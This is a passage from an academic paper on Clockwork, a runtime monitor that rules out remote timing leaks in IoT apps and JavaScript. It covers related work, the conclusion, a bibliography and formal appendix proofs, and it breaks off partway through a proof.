Micro-architectural attacks [42] can be exploited remotely in a browser. High-precision timers, such as `performance.now()` in JavaScript exacerbate the problem [44]. Although browser vendors have moved to eliminate fine-grained timers from JavaScript, researchers have uncovered other ways to measure time [52, 53].

**Information flow in IoT apps** An active area of research is dedicated to securing IoT apps [10, 25]. Surbatovich et al. [57] present an empirical study of IFTTT apps and categorize the apps with respect to potential security and integrity violations.

FlowFence [33] dynamically enforces information flow control in IoT apps: the flows considered by FlowFence are the ones among Quarantined Modules (QMs). QMs are pieces of code (selected by the developer) that run in a sandbox. Because all the code is encapsulated inside QMs, implicit flows are not analyzed. They are eliminated since non-sensitive code cannot evaluate values returned by QMs. In contrast, Saint [24] tracks implicit flows leveraging standard static data flow analysis on an app’s intermediate representation to track information flows from sensitive sources to external sinks. Timing leaks are outside the scope of both FlowFence and Saint. IoTGuard [26] is a monitoring mechanism for enforcing security policies written in the IoTGuard policy language. Security policies describe valid transitions in an IoT app execution. Although timing leaks are not discussed in the paper, we believe that security policies related to timing leaks can be modeled in the IoTGuard policy language by using events related to time. Bastys et al. [13, 16] develop dynamic and static information flow analyses in IoT apps. They establish termination-insensitive noninterference for their enforcement. Although their dynamic enforcement implements a timeout, modeling the timeout behavior of IFTTT applets, they do not deal with leaking information through timing channels in general and their language does not have access to the clock.

## D.8 Conclusion

Cloud-based platforms, like those for IoT apps, are powered by remote code execution. These platforms routinely run third-party apps that have access to private information of their users. Even if these third-party apps are free of explicit and implicit insecure flows, malicious app makers can set up remote timing leaks to exfiltrate the private information. E-voting libraries utilize advanced cryptographic techniques, opening up for timing channels with respect to network attackers. Motivated by these scenarios, the paper puts the spotlight on the general problem of characterizing and ruling out remote timing attacks. We present an extensional security characterization that captures the essence of remote timing attacks. We propose Clockwork, a mechanism that rules out timing leaks without being overly restrictive. We achieve a high degree of permissiveness due to identifying patterns that leaky code must follow in order to successfully set up and exploit timing leaks. We demonstrate the feasibility of the approach by implementing the mechanism as an extension of JSFlow, a state-of-the-art information flow tracker for JavaScript, and evaluating it on case studies with IFTTT and VJSC.

Static analysis techniques to track remote timing attacks are a worthwhile subject for future investigations. Static analysis can help eliminate the runtime overhead and brings additional benefits, such as discarding sensitive-upgrade restrictions. On the other hand, static analysis faces challenges in estimating the time of program runs, for example, when a potential leak might happen before or after timeout. This is not an issue for a dynamic monitor that tracks leaks in a given run

before it times out. With the above caveat, we believe the intuition in Figure D.6 is directly suitable to be implemented in a static analysis.

Future work will also pursue further case studies and experiments to evaluate the precision and performance of the mechanism in practice. We are interested in instantiating the approach to other cloud-based remote code execution platforms.

Another promising avenue for future research is integrating our approach with secure multi-party computation. *Secure multi-party computation* (MPC) [27, 36] relies on cryptographic primitives not to leak private information when potentially untrusted code operates on encrypted data of a user. Monitoring cloud-based MPC implementations along the lines of our approach has potential to detect and rule out implementation-level timing attacks.

**Acknowledgements** Thanks are due to Marco Vassena and the anonymous reviewers for feedback on early results of this work. This work was partially supported by the Wallenberg AI, Autonomous Systems and Software Program (WASP) funded by the Knut and Alice Wallenberg Foundation, by the ANR17-CE25-0014-01 CISC project, and by the Inria Project Lab SPAI. It was also partly funded by the Swedish Foundation for Strategic Research (SSF) and the Swedish Research Council (VR).

# Bibliography

- [1] J. Agat. Transforming Out Timing Leaks. In *POPL 2000, Proceedings of the 27th ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages, Boston, Massachusetts, USA, January 19-21, 2000*, pages 40–53. ACM, 2000.
- [2] M. R. Albrecht and K. G. Paterson. Lucky Microseconds: A Timing Attack on Amazon’s s2n Implementation of TLS. In *Advances in Cryptology - EUROCRYPT 2016 - 35th Annual International Conference on the Theory and Applications of Cryptographic Techniques, Vienna, Austria, May 8-12, 2016, Proceedings, Part I*, volume 9665 of *Lecture Notes in Computer Science*, pages 622–643. Springer, 2016.
- [3] N. J. AlFardan and K. G. Paterson. Lucky Thirteen: Breaking the TLS and DTLS Record Protocols. In *2013 IEEE Symposium on Security and Privacy, SP 2013, Berkeley, CA, USA, May 19-22, 2013*, pages 526–540. IEEE Computer Society, 2013.
- [4] J. B. Almeida, M. Barbosa, G. Barthe, F. Dupressoir, and M. Emmi. Verifying Constant-Time Implementations. In *25th USENIX Security Symposium, USENIX Security 16, Austin, TX, USA, August 10-12, 2016*, pages 53–70. USENIX Association, 2016.
- [5] A. Askarov, S. Hunt, A. Sabelfeld, and D. Sands. Termination-Insensitive Non-interference Leaks More Than Just a Bit. In *Computer Security - ESORICS 2008, 13th European Symposium on Research in Computer Security, Málaga, Spain, October 6-8, 2008. Proceedings*, volume 5283 of *Lecture Notes in Computer Science*, pages 333–348. Springer, 2008.
- [6] A. Askarov and A. Sabelfeld. Gradual Release: Unifying Declassification, Encryption and Key Release Policies. In *2007 IEEE Symposium on Security and Privacy (S&P 2007), 20-23 May 2007, Oakland, California, USA*, pages 207–221. IEEE Computer Society, 2007.
- [7] A. Askarov, D. Zhang, and A. C. Myers. Predictive Black-box Mitigation of Timing Channels. In *Proceedings of the 17th ACM Conference on Computer and Communications Security, CCS 2010, Chicago, Illinois, USA, October 4-8, 2010*, pages 297–307. ACM, 2010.
- [8] T. H. Austin and C. Flanagan. Efficient Purely-Dynamic Information Flow Analysis. In *Proceedings of the 2009 Workshop on Programming Languages and Analysis for Security, PLAS 2009, Dublin, Ireland, 15-21 June, 2009*, pages 113–124. ACM, 2009.
- [9] M. Balliu. A Logic for Information Flow Analysis of Distributed Programs. In *Secure IT Systems - 18th Nordic Conference, NordSec 2013, Ilulissat, Greenland*,

October 18-21, 2013, *Proceedings*, volume 8208 of *Lecture Notes in Computer Science*, pages 84–99. Springer, 2013.

- [10] M. Balliu, I. Bastys, and A. Sabelfeld. Securing iot apps. *IEEE Secur. Priv.*, 17(5):22–29, 2019.
- [11] M. Balliu, D. Schoepe, and A. Sabelfeld. We Are Family: Relating Information-Flow Trackers. In *Computer Security - ESORICS 2017 - 22nd European Symposium on Research in Computer Security, Oslo, Norway, September 11-15, 2017, Proceedings, Part I*, volume 10492 of *Lecture Notes in Computer Science*, pages 124–145. Springer, 2017.
- [12] G. Barthe, B. Grégoire, and V. Laporte. Secure Compilation of Side-Channel Countermeasures: The Case of Cryptographic “Constant-Time”. In *31st IEEE Computer Security Foundations Symposium, CSF 2018, Oxford, United Kingdom, July 9-12, 2018*, pages 328–343. IEEE Computer Society, 2018.
- [13] G. Barthe, T. Rezk, and A. Saabas. Proof Obligations Preserving Compilation. In *Formal Aspects in Security and Trust, Third International Workshop, FAST 2005, Newcastle upon Tyne, UK, July 18-19, 2005, Revised Selected Papers*, volume 3866 of *Lecture Notes in Computer Science*, pages 112–126. Springer, 2005.
- [14] G. Barthe, T. Rezk, and M. Warnier. Preventing Timing Leaks Through Transactional Branching Instructions. *Electron. Notes Theor. Comput. Sci.*, 153(2):33–55, 2006.
- [15] I. Bastys, M. Balliu, T. Rezk, and A. Sabelfeld. Clockwork: Tracking Remote Timing Attacks. Full version and code. <https://www.cse.chalmers.se/research/group/security/remote-timing/>, May 2020.
- [16] I. Bastys, M. Balliu, and A. Sabelfeld. If This Then What? Controlling Flows in IoT Apps. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security, CCS 2018, Toronto, ON, Canada, October 15-19, 2018*, pages 1102–1119. ACM, 2018.
- [17] I. Bastys, F. Piessens, and A. Sabelfeld. Tracking Information Flow via Delayed Output - Addressing Privacy in IoT and Emailing Apps. In *Secure IT Systems - 23rd Nordic Conference, NordSec 2018, Oslo, Norway, November 28-30, 2018, Proceedings*, volume 11252 of *Lecture Notes in Computer Science*, pages 19–37. Springer, 2018.
- [18] D. J. Bernstein. Cache-timing attacks on AES. <http://cr.yp.to/antiforgery/cachetiming-20050414.pdf>, 2005.
- [19] A. Bortz and D. Boneh. Exposing Private Information by Timing Web Applications. In *Proceedings of the 16th International Conference on World Wide Web, WWW 2007, Banff, Alberta, Canada, May 8-12, 2007*, pages 621–628. ACM, 2007.
- [20] G. Boudol and I. Castellani. Noninterference for Concurrent Programs and Thread Systems. *Theor. Comput. Sci.*, 281(1-2):109–130, 2002.

## Bibliography

- [21] T. Brennan, N. Rosner, and T. Bultan. JIT Leaks: Inducing Timing Side Channels through Just-In-Time Compilation. In *2020 IEEE Symposium on Security and Privacy, SP 2020, San Francisco, CA, USA, May 18-21, 2020*, pages 1207–1222. IEEE, 2020.
- [22] B. B. Brumley and N. Taveri. Remote Timing Attacks Are Still Practical. In *Computer Security - ESORICS 2011 - 16th European Symposium on Research in Computer Security, Leuven, Belgium, September 12-14, 2011. Proceedings*, volume 6879 of *Lecture Notes in Computer Science*, pages 355–371. Springer, 2011.
- [23] D. Brumley and D. Boneh. Remote Timing Attacks Are Practical. In *Proceedings of the 12th USENIX Security Symposium, Washington, D.C., USA, August 4-8, 2003*. USENIX Association, 2003.
- [24] Z. B. Celik, L. Babun, A. K. Sikder, H. Aksu, G. Tan, P. D. McDaniel, and A. S. Uluagac. Sensitive Information Tracking in Commodity IoT. In *27th USENIX Security Symposium, USENIX Security 2018, Baltimore, MD, USA, August 15-17, 2018*, pages 1687–1704. USENIX Association, 2018.
- [25] Z. B. Celik, E. Fernandes, E. Pauley, G. Tan, and P. D. McDaniel. Program Analysis of Commodity IoT Applications for Security and Privacy: Challenges and Opportunities. *ACM Comput. Surv.*, 52(4):74:1–74:30, 2019.
- [26] Z. B. Celik, G. Tan, and P. D. McDaniel. IoTGuard: Dynamic Enforcement of Security and Safety Policy in Commodity IoT. In *26th Annual Network and Distributed System Security Symposium, NDSS 2019, San Diego, California, USA, February 24-27, 2019*. The Internet Society, 2019.
- [27] D. Chaum, C. Crépeau, and I. Damgård. Multiparty Unconditionally Secure Protocols (Extended Abstract). In *ACM Symposium on Theory of Computing*, 1988.
- [28] S. Chen, R. Wang, X. Wang, and K. Zhang. Side-Channel Leaks in Web Applications: A Reality Today, a Challenge Tomorrow. In *31st IEEE Symposium on Security and Privacy, S&P 2010, 16-19 May 2010, Berkeley/Oakland, California, USA*, pages 191–206. IEEE Computer Society, 2010.
- [29] D. E. Denning and P. J. Denning. Certification of Programs for Secure Information Flow. *Commun. ACM*, 20(7):504–513, 1977.
- [30] C. Dima, C. Enea, and R. Gramatovici. Nondeterministic Nointerference and Deducible Information Flow. Technical report, University of Paris 12, LACL, 2006. Technical Report 2006-01.
- [31] C. Ene, L. Mounier, and M. Potet. Output-Sensitive Information Flow Analysis. In *Formal Techniques for Distributed Objects, Components, and Systems - 39th IFIP WG 6.1 International Conference, FORTE 2019, Held as Part of the 14th International Federated Conference on Distributed Computing Techniques, DisCoTec 2019, Kongens Lyngby, Denmark, June 17-21, 2019, Proceedings*, volume 11535 of *Lecture Notes in Computer Science*, pages 93–110. Springer, 2019.

- [32] E. W. Felten and M. A. Schneider. Timing Attacks on Web Privacy. In *CCS 2000, Proceedings of the 7th ACM Conference on Computer and Communications Security, Athens, Greece, November 1-4, 2000*, pages 25–32. ACM, 2000.
- [33] E. Fernandes, J. Paupore, A. Rahmati, D. Simionato, M. Conti, and A. Prakash. FlowFence: Practical Data Protection for Emerging IoT Application Frameworks. In *25th USENIX Security Symposium, USENIX Security 16, Austin, TX, USA, August 10-12, 2016*, pages 531–548. USENIX Association, 2016.
- [34] E. Fernandes, A. Rahmati, J. Jung, and A. Prakash. Decentralized Action Integrity for Trigger-Action IoT Platforms. In *25th Annual Network and Distributed System Security Symposium, NDSS 2018, San Diego, California, USA, February 18-21, 2018*. The Internet Society, 2018.
- [35] C. P. García, B. B. Brumley, and Y. Yarom. “Make Sure DSA Signing Exponentiations Really are Constant-Time”, 2016.
- [36] O. Goldreich, S. Micali, and A. Wigderson. How to Play any Mental Game or A Completeness Theorem for Protocols with Honest Majority. In *Proceedings of the 19th Annual ACM Symposium on Theory of Computing, 1987, New York, New York, USA, pages 218–229*. ACM, 1987.
- [37] G. L. Guernic, A. Banerjee, T. P. Jensen, and D. A. Schmidt. Automata-Based Confidentiality Monitoring. In *Advances in Computer Science - ASIAN 2006. Secure Software and Related Issues, 11th Asian Computing Science Conference, Tokyo, Japan, December 6-8, 2006, Revised Selected Papers*, volume 4435 of *Lecture Notes in Computer Science*, pages 75–89. Springer, 2006.
- [38] D. Hedin, L. Bello, and A. Sabelfeld. Information-Flow Security for JavaScript and its APIs. *J. Comput. Secur.*, 24(2):181–234, 2016.
- [39] D. Hedin, A. Birgisson, L. Bello, and A. Sabelfeld. JSFlow: Tracking Information Flow in JavaScript and its APIs. In *Symposium on Applied Computing, SAC 2014, Gyeongju, Republic of Korea - March 24 - 28, 2014*, pages 1663–1671. ACM, 2014.
- [40] D. Hedin and A. Sabelfeld. Information-Flow Security for a Core of JavaScript. In *25th IEEE Computer Security Foundations Symposium, CSF 2012, Cambridge, MA, USA, June 25-27, 2012*, pages 3–18. IEEE Computer Society, 2012.
- [41] IFTTT: If This Then That. <https://ifttt.com>, 2020.
- [42] P. Kocher, J. Horn, A. Fogh, D. Genkin, D. Gruss, W. Haas, M. Hamburg, M. Lipp, S. Mangard, T. Prescher, M. Schwarz, and Y. Yarom. Spectre Attacks: Exploiting Speculative Execution. In *2019 IEEE Symposium on Security and Privacy, SP 2019, San Francisco, CA, USA, May 19-23, 2019*, pages 1–19. IEEE, 2019.
- [43] B. Köpf and D. A. Basin. An Information-theoretic Model for Adaptive Side-Channel Attacks. In *Proceedings of the 2007 ACM Conference on Computer and Communications Security, CCS 2007, Alexandria, Virginia, USA, October 28-31, 2007*, pages 286–296. ACM, 2007.

## Bibliography

- [44] Y. Oren, V. P. Kemerlis, S. Sethumadhavan, and A. D. Keromytis. The Spy in the Sandbox: Practical Cache Attacks in JavaScript and their Implications. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security, Denver, CO, USA, October 12-16, 2015*, pages 1406–1418. ACM, 2015.
- [45] M. V. Pedersen and A. Askarov. From Trash to Treasure: Timing-Sensitive Garbage Collection. In *2017 IEEE Symposium on Security and Privacy, SP 2017, San Jose, CA, USA, May 22-26, 2017*, pages 693–709. IEEE Computer Society, 2017.
- [46] I. Rakotonirina and B. Köpf. On Aggregation of Information in Timing Attacks. In *IEEE European Symposium on Security and Privacy, EuroS&P 2019, Stockholm, Sweden, June 17-19, 2019*, pages 387–400. IEEE, 2019.
- [47] A. Russo, J. Hughes, D. A. Naumann, and A. Sabelfeld. Closing Internal Timing Channels by Transformation. In *Advances in Computer Science - ASIAN 2006. Secure Software and Related Issues, 11th Asian Computing Science Conference, Tokyo, Japan, December 6-8, 2006, Revised Selected Papers*, volume 4435 of *Lecture Notes in Computer Science*, pages 120–135. Springer, 2006.
- [48] A. Russo and A. Sabelfeld. Securing Interaction between Threads and the Scheduler. In *19th IEEE Computer Security Foundations Workshop, (CSFW-19 2006), 5-7 July 2006, Venice, Italy*, pages 177–189. IEEE Computer Society, 2006.
- [49] A. Sabelfeld and A. C. Myers. Language-based information-flow security. *IEEE Journal on Selected Areas in Communications*, 2003.
- [50] A. Sabelfeld and D. Sands. Probabilistic Noninterference for Multi-Threaded Programs. In *Proceedings of the 13th IEEE Computer Security Foundations Workshop, CSFW '00, Cambridge, England, UK, July 3-5, 2000*, pages 200–214. IEEE Computer Society, 2000.
- [51] I. Sánchez-Rola, I. Santos, and D. Balzarotti. Clock Around the Clock: Time-Based Device Fingerprinting. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security, CCS 2018, Toronto, ON, Canada, October 15-19, 2018*, pages 1502–1514. ACM, 2018.
- [52] M. Schwarz, M. Lipp, and D. Gruss. JavaScript Zero: Real JavaScript and Zero Side-Channel Attacks. In *25th Annual Network and Distributed System Security Symposium, NDSS 2018, San Diego, California, USA, February 18-21, 2018*. The Internet Society, 2018.
- [53] M. Schwarz, C. Maurice, D. Gruss, and S. Mangard. Fantastic Timers and Where to Find Them: High-Resolution Microarchitectural Attacks in JavaScript. In *Financial Cryptography and Data Security - 21st International Conference, FC 2017, Sliema, Malta, April 3-7, 2017, Revised Selected Papers*, volume 10322 of *Lecture Notes in Computer Science*, pages 247–267. Springer, 2017.

- [54] G. Smith. A New Type System for Secure Information Flow. In *14th IEEE Computer Security Foundations Workshop (CSFW-14 2001), 11-13 June 2001, Cape Breton, Nova Scotia, Canada*, pages 115–125. IEEE Computer Society, 2001.
- [55] G. Smith and D. M. Volpano. Secure Information Flow in a Multi-Threaded Imperative Language. In *POPL '98, Proceedings of the 25th ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages, San Diego, CA, USA, January 19-21, 1998*, pages 355–364. ACM, 1998.
- [56] D. Stefan, A. Russo, P. Buiras, A. Levy, J. C. Mitchell, and D. Mazières. Addressing Covert Termination and Timing Channels in Concurrent Information Flow Systems. In *ACM SIGPLAN International Conference on Functional Programming, ICFP'12, Copenhagen, Denmark, September 9-15, 2012*, pages 201–214. ACM, 2012.
- [57] M. Surbatovich, J. Aljuraidan, L. Bauer, A. Das, and L. Jia. Some Recipes Can Do More Than Spoil Your Appetite: Analyzing the Security and Privacy Risks of IFTTT Recipes. In *Proceedings of the 26th International Conference on World Wide Web, WWW 2017, Perth, Australia, April 3-7, 2017*, pages 1501–1510. ACM, 2017.
- [58] P. Vasilikos, H. R. Nielson, F. Nielson, and B. Köpf. Timing Leaks and Coarse-Grained Clocks. In *32nd IEEE Computer Security Foundations Symposium, CSF 2019, Hoboken, NJ, USA, June 25-28, 2019*, pages 32–47. IEEE, 2019.
- [59] D. M. Volpano and G. Smith. Probabilistic Noninterference in a Concurrent Language. *J. Comput. Secur.*, 7(1), 1999.
- [60] D. Wikström. Open Verificatum Project. <https://www.verificatum.org>, 2020.
- [61] S. Zdancewic. *Programming Languages for Information Security*. PhD thesis, Cornell University, Ithaca, NY, USA, 2002.
- [62] D. Zhang, A. Askarov, and A. C. Myers. Language-based Control and Mitigation of Timing Channels. In *ACM SIGPLAN Conference on Programming Language Design and Implementation, PLDI '12, Beijing, China - June 11 - 16, 2012*, pages 99–110. ACM, 2012.

# Appendix

The appendix defines the equivalence relations on memories and configurations and reports the details of the proofs.

**Lemma D.4** (Semantics preservation). *Given  $stmp()$ , for any program  $c$ , memory  $m$ , and history  $hst$ , if  $\langle c, m, hst, \_ \rangle \xrightarrow{O}^* \langle c', m', hst', \_ \rangle$  then  $\langle c, m, hst \rangle \xrightarrow{O}^* \langle c', m', hst' \rangle$ .*

*Proof.* By structural induction on the monitor semantics derivation and case analysis on the last rule in that derivation. ■

We define memory equivalence with respect to a type environment  $\Gamma$ .

**Definition D.6** (Memory equivalence). Two memories  $m_1$  and  $m_2$  are equivalent with respect to a type environment  $\Gamma$ , denoted  $m_1 \sim_{\Gamma} m_2$ , iff  $\forall x \in \Gamma. \Gamma(x) = L \Rightarrow m_1(x) = m_2(x)$ .

Weak configuration equivalence operates on configurations in low context. It requires two configurations to have the same command, (low) stack, type environment, and agree on whether there has been low output. It also requires memories to be equivalent under the type environment. Formally:

**Definition D.7** (Weak configuration equivalence). Two monitor configurations  $cfg_1$  and  $cfg_2$  are equivalent, denoted by  $cfg_1 \sim cfg_2$ , if and only if  $cfg_i = \langle c, m_i, hst_i, st_i \rangle = (L^m, P, \Gamma, T_i, Q)$ , for  $i = \{1, 2\}$  and  $m_1 \sim_{\Gamma} m_2$ .

A strong version of configuration equivalence also demands that configurations agree on the histories and on whether time has been read. Thus, strong equivalence requires configurations to be equivalent in memories and identical in the rest of the components.

**Definition D.8** (Strong configuration equivalence). Two monitor configurations  $cfg_1$  and  $cfg_2$  are equivalent, denoted by  $cfg_1 \approx cfg_2$ , if and only if  $cfg_i = \langle c, m_i, hst, st \rangle = (L^m, P, \Gamma, T, Q)$ , for  $i = \{1, 2\}$  and  $m_1 \sim_{\Gamma} m_2$ .

**Lemma D.5** (No-out). *Suppose  $cfg = \langle c, m, hst, st \rangle$  so that  $P = H$  and we have  $Q = tt$  or  $T = tt$  in  $st$ . Then  $cfg$  will not produce further low output: if  $cfg \xrightarrow{O}^*$  then  $O|_L = \emptyset$ .*

*Proof.* Because  $P = H$ , the only applicable rule is SEC-OUTPUT-2. However, this rule only makes low output possible if  $T \vee Q = ff$ , i.e., both are  $ff$ . This is not possible due to  $Q = tt$  or  $T = tt$ . ■

**Lemma D.6** (Single output). *Suppose  $cfg = \langle c, m, hst, st \rangle$  so that  $P = H$ ,  $Q = ff$ , and  $T = ff$  in  $st$ . Then  $cfg$  will produce at most one further low output: if  $cfg \xrightarrow{O}^*$  then either  $O|_L = \emptyset$  or  $O|_L = o$  for some non-empty output  $o$ .*

*Proof.* Because  $P = H$ , the only applicable rule is SEC-OUTPUT-2. Suppose two low outputs have taken place. Then after the first low output,  $Q$  will be flipped to  $tt$ . By Lemma D.5 there will be no further output. ■

**Lemma D.7** (Confinement). *If  $cfg_i \rightarrow^* cfg'_i \rightarrow^* cfg''_i \rightarrow^* cfg'''_i$  for  $i = \{1, 2\}$ ,  $cfg_1 \sim cfg_2$ , and  $S_i = L^m$  for some  $m$ ,  $S'_i = L^m :: H$ , the stack stays high in all transitions  $cfg'_i \rightarrow^* cfg''_i$  and  $S'''_i = L^m$ , then  $cfg'''_1 \sim cfg'''_2$ .*

*Proof.* Because  $cfg_1 \sim cfg_2$ , we know  $S_i = L^m$  and  $c_1 = c_2$ , meaning that we are processing a branching command (if or while) in  $cfg_i$ , which does not change memories or security state, other than  $S$  and, possibly  $P$ , which both will change in the same way for both runs. The last instruction is processing a join (**end**), which only changes  $S$ , in the same way for both runs. After joining, the configurations  $cfg'''_i$  end up in the same command and in the same stack  $L^m$ .

Because of the high context in  $cfg'_i$  through  $cfg''_i$  we inspect the rules to confirm that  $P, \Gamma$ , and  $Q$  stay unchanged. It remains to establish that  $m'''_1 \sim_{\Gamma} m'''_2$ .

The rest of the proof is by induction on the trace and inspecting cases in the semantic rules. We discuss only the most interesting cases.

- Rule SEC-ASSIGN

Because  $lev(S) = H$  and  $lev(S) \sqsubseteq \Gamma(x)$ . Thus,  $\Gamma(x) = H$  and  $m \sim_{\Gamma} m[x \mapsto v]$ .

- Rule SEC-TIME

Because  $lev(S) = H$  and  $lev(S) \sqsubseteq \Gamma(x)$ . Thus,  $\Gamma(x) = H$  and  $m \sim_{\Gamma} m[x \mapsto v]$ .

- Rules SEC-OUTPUT

Only a low output may change  $Q$  from the initial value  $ff$  to  $tt$ . Since no low outputs are allowed in a high context, it follows that  $Q$  will remain the same throughout the execution of the commands inside the high context. ■

**Lemma D.8** (Strong lockstep). *Let  $cfg_i = \langle c, m_i, hst_i, st_i \rangle$ ,  $i = \{1, 2\}$  be two monitor configuration states such that  $cfg_1 \approx cfg_2$  and  $P_i = L$ . If  $cfg_1 \xrightarrow{o} cfg'_1$  (where  $o$  is either  $\epsilon$  or low output  $(v, t)_L$ ) and  $P'_1 = L$  then  $cfg_2 \xrightarrow{o} cfg'_2$  and  $cfg'_1 \approx cfg'_2$ .*

*Proof.* Recall that  $cfg_1$  and  $cfg_2$  agree on everything, except for the high parts of memories in  $m_1$  and  $m_2$ . Observe that  $P_i = L$  and  $P'_1 = L$ , so  $lev(S_i) = L$  and  $lev(S'_1) = L$ . We proceed by case analysis on  $c = c_i$ ,  $i = \{1, 2\}$ .

- $x = e$  (Rule SEC-ASSIGN)

Executing the assignment results in the same commands for  $cfg_1$  and  $cfg_2$  and does not affect the configuration parameters other than possibly  $\Gamma$  and  $m$ . We are to show that  $\Gamma_1[x \mapsto \ell_1] = \Gamma_2[x \mapsto \ell_2] = \Gamma'$  and  $m_1[x \mapsto v_1] \sim_{\Gamma'} m_2[x \mapsto v_2]$ .

We distinguish two cases:

1.  $\forall x \in e. \Gamma_1(x) = L$

Hence  $\Gamma_2(x) = L$  for all  $x \in e$  (from Definition D.7),  $\ell_1 = \ell_2 = L$ , and  $v_1 = v_2$  (from Definition D.6). Also,  $lev(S) = L$ , hence  $\Gamma_1[x \mapsto L] = \Gamma_2[x \mapsto L] = \Gamma'$ .

Thus  $m'_1 \sim_{\Gamma'} m'_2$ .

D. Clockwork: Tracking Remote Timing Attacks

2.  $\exists x \in e. \Gamma_1(x) = H$

Hence  $\Gamma_2(x) = H, \ell_1 = \ell_2 = H$  and (possibly)  $v_1 \neq v_2$ . It follows that  $\Gamma'_i(x) = H$  for  $i \in \{1, 2\}$ , and  $m_1[x \mapsto v_1](x) \sim_H m_2[x \mapsto v_2](x)$ . Hence  $\Gamma_1[x \mapsto H] = \Gamma_2[x \mapsto H] = \Gamma'$ . Thus  $m'_1 \sim_{\Gamma'} m'_2$ .

- $c_1; c_2$  (Rules SEC-SEQ-\*) and **end** (Rule SEC-END)

These rules proceed in lockstep in both configurations, not affecting the configuration parameters.

- **if**  $e$  **then**  $c_1$  **else**  $c_2$  (Rule SEC-IF)

Because  $lev(S_1) = lev(S'_1) = L$ , we obtain  $\Gamma_1(e) = L$  and thus  $\Gamma_2(e) = L$ . Thus,  $\langle e, m_i, \Gamma_i \rangle \Downarrow v : L$  for some  $v$ . Thus, we take the same branch in both cases and push  $L$  on the  $pc$  stack  $S$ , while  $\Gamma$  and  $m_i$  are unchanged:  $\langle c'; \mathbf{end}, m_1, hst :: \mathbf{br}(e), st'_1 = (s :: L, P, \Gamma_1, T, Q) \rangle \approx \langle c'; \mathbf{end}, m_2, hst :: \mathbf{br}(e), st'_2 = (s :: L, P, \Gamma_2, T, Q) \rangle$  where  $\Gamma'_1 = \Gamma'_2 = \Gamma$ , and  $m_1 \sim_{\Gamma} m_2$ .

- **while**  $e$  **do**  $c$  (Rule SEC-WHILE)

Analogous to the previous case.

- $x$  **getTime** (Rule SEC-TIME)

We are to show that  $\Gamma_1[x \mapsto P] = \Gamma_2[x \mapsto P] = \Gamma', T'_1 = T'_2 = tt$  and  $m_1[x \mapsto t_1] \sim_{\Gamma'} m_2[x \mapsto t_2]$ . The first and second immediately follow from rule SEC-TIME and observing that  $P = L$ , and the latter follows from observing that  $hst_1 = hst_2$ , which implies  $t_1 = t_2$  (since  $stmp(hst_1) = stmp(hst_2)$ ). Hence  $m_1[x \mapsto t_1] \sim_{\Gamma'} m_2[x \mapsto t_2]$ .

- $\mathbf{out}_{\ell}(e)$  (Rules SEC-OUTPUT-\*)

We are to show that  $\langle \mathbf{stop}, m_1, hst :: \mathbf{o}(e, \ell), st'_1 = (s, P, \Gamma, T, Q'_1) \rangle \approx \langle \mathbf{stop}, m_2, hst :: \mathbf{o}(e, \ell), st'_2 = (s, P, \Gamma, T, Q'_2) \rangle$ , which follows from the fact that  $Q'_1 = Q'_2 = tt$ .

In the case of low output, we need to establish that the low outputs  $o = (v, t)_{\mathbb{L}}$  are the same. This holds because  $v$  is the same (similarly to the assignment case) and  $t$  is the same (similarly to the time read case). ■

**Lemma D.9** (Weak lockstep). *Let  $cfg_i = \langle c, m_i, hst_i, st_i \rangle, i = \{1, 2\}$  be two monitor configuration states such that  $cfg_1 \sim cfg_2, P_i = H$ , and  $lev(S_i) = L$ . If  $cfg_1 \xrightarrow{o_1} cfg'_1$  (where  $o_1$  is either  $\epsilon$  or low output  $(v, t_1)_{\mathbb{L}}$ ) for some  $t$  and  $t_1$  then  $cfg_2 \xrightarrow{o_2} cfg'_2, o_2 = (v, t_2)_{\mathbb{L}}$  for some  $t_2$  and  $cfg'_1 \sim cfg'_2$ .*

*Proof.* Recall that  $cfg_1 \sim cfg_2$  implies  $c_1 = c_2, S_i = L^m$  for some  $m, \Gamma_1 = \Gamma_2, Q_1 = Q_2$ , and  $m_1 \sim_{\Gamma} m_2$ . We proceed by case analysis on  $c = c_i, i = \{1, 2\}$ . In the commands that do not involve clock or history, the cases are essentially the same as in the proof for strong lockstep.

- $x = e$  (Rule SEC-ASSIGN)

Executing the assignment results in the same commands for  $cfg_1$  and  $cfg_2$  and does not affect the configuration parameters other than possibly  $\Gamma$  and  $m$ . We are to show that  $\Gamma_1[x \mapsto \ell_1] = \Gamma_2[x \mapsto \ell_2] = \Gamma'$  and  $m_1[x \mapsto v_1] \sim_{\Gamma'} m_2[x \mapsto v_2]$ .

We distinguish two cases:

1.  $\forall x \in e. \Gamma_1(x) = \mathsf{L}$

Hence  $\Gamma_2(x) = \mathsf{L}$  for all  $x \in e$  (from Definition D.7),  $\ell_1 = \ell_2 = \mathsf{L}$ , and  $v_1 = v_2$  (from Definition D.6). Also,  $\text{lev}(S) = \mathsf{L}$ , hence  $\Gamma_1[x \mapsto \mathsf{L}] = \Gamma_2[x \mapsto \mathsf{L}] = \Gamma'$ .

Thus  $m'_1 \sim_{\Gamma'} m'_2$ .

2.  $\exists x \in e. \Gamma_1(x) = \mathsf{H}$

Hence  $\Gamma_2(x) = \mathsf{H}$ ,  $\ell_1 = \ell_2 = \mathsf{H}$  and (possibly)  $v_1 \neq v_2$ . It follows that  $\Gamma'_i(x) = \mathsf{H}$  for  $i \in \{1, 2\}$ , and  $m_1[x \mapsto v_1](x) \sim_{\mathsf{H}} m_2[x \mapsto v_2](x)$ . Hence  $\Gamma_1[x \mapsto \mathsf{H}] = \Gamma_2[x \mapsto \mathsf{H}] = \Gamma'$ . Thus  $m'_1 \sim_{\Gamma'} m'_2$ .

- $c_1; c_2$  (Rules SEC-SEQ-\*) and **end** (Rule SEC-END)

These rules proceed in lockstep in both configurations, not affecting the configuration parameters.

- **if**  $e$  **then**  $c_1$  **else**  $c_2$  (Rule SEC-IF)

